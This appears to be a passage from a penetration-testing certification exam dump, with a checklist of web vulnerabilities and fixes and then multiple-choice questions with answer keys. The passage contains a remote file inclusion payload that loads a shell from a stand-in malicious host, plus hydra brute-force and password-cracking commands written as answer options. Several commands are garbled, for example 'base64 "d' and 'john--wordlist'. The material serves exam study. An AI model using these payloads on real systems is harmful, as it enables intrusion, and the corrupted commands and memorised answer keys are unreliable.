- Local File Inclusion
- [✓ Remote File Inclusion]
- URL Redirect

- [✓ Parameterized queries]
- Preventing external calls
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

```
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt
```

- Command Injection
- DOM-based Cross Site Scripting
- SQL Injection (Error)
- SQL Injection (Stacked)
- SQL Injection (Union)
- Reflected Cross Site Scripting
- Local File Inclusion
- Remote File Inclusion
- [✓ URL Redirect]

- Parameterized queries
- [✓ Preventing external calls]
- Input Sanitization .. , \ , / , sandbox requests
- Input Sanitization ', ;, $, [,], (,).
- Input Sanitization ", ', <, :, >, -.

QUESTION 13

A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:

U3VQZXIkM2NyZXQhCg==

Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 "d

B. tar zxvf password.txt

C. hydra "l svsacct "p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24

D. john--wordlist /usr/share/seclists/rockyou.txt password.txt

Correct Answer: A

QUESTION 14

A penetration tester wants to test a list of common passwords against the SSH daemon on a network device. Which of the following tools would be BEST to use for this purpose?

A. Hashcat

B. Mimikatz

C. Patator

D. John the Ripper

Correct Answer: C

https://www.kali.org/tools/patator/

QUESTION 15

Appending string values onto another string is called:

A. compilation

B. connection

C. concatenation

D. conjunction

Correct Answer: C

Reference: https://docs.microsoft.com/en-us/dotnet/csharp/how-to/concatenate-multiple- strings